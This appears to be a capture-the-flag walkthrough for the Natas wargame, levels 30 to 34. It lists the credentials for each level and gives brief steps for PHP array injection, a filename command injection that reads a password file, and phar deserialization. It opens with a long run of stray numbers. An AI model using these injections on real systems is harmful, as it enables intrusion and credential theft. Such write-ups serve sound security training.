501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1090 1091 1092 1093 1094 1095 1096 1097 1098 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1110 1111 1112 1113 1114 1115 1116 1117 1118 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1190 1191 1192 1193 1194 1195 1196 1197 1198 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1210 1211 1212 1213 1214 1215 1216 1217 1218 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1290 1291 1292 1293 1294 1295 1296 1297 1298 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1310 1311 1312 1313 1314 1315 1316 1317 1318 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1370 1371 1372 1373 1374 1375 1376 1377 1378 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1389 1390 1391 1392 1393 1394 1395 1396 1397 1398 1399 1400 1401 1402 1403 1404 1405 1406 1407 1408 1409 1410 1411 1412 1413 1414 1415 1416 1417 1418 1419 1420 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• Level 30 → Level 31

Username: natas30

Password: wie9iexae0Daihohv8vuu3cei9wahf0e

Steps:

1. PHP array injection during password checking.
2. Send password[]=anything.

Password Found: bSR8b9cBHQ88FQOhsrCDY47H5iEm9ZTh

• Level 31 → Level 32

Username: natas31

Password: bSR8b9cBHQ88FQOhsrCDY47H5iEm9ZTh

Steps:

1. Filename injection during upload.
2. Upload a filename containing: `| cat /etc/natas_webpass/natas32`

Password Found: xvWXZTzYkAqjv2gCkbbtuRH8ymG8SWGs

- **Level 32 → Level 33**

Username: natas32

Password: xvWXZTzYkAqjv2gCkbbtuRH8ymG8SWGs

Steps:

1. Use a Set-UID binary (`getpassword`) on server.
2. Extract password directly.

Password Found: shoogeiGa2yee3de6Aex8uaXeech5eey

- **Level 33 → Level 34**

Username: natas33

Password: shoogeiGa2yee3de6Aex8uaXeech5eey

Steps:

1. Create a malicious ``phar://`` archive.
2. Trigger PHP ``md5_file()`` deserialization attack.

Password Found: shu5ouSu6eicielahhae0mohd4ui5uig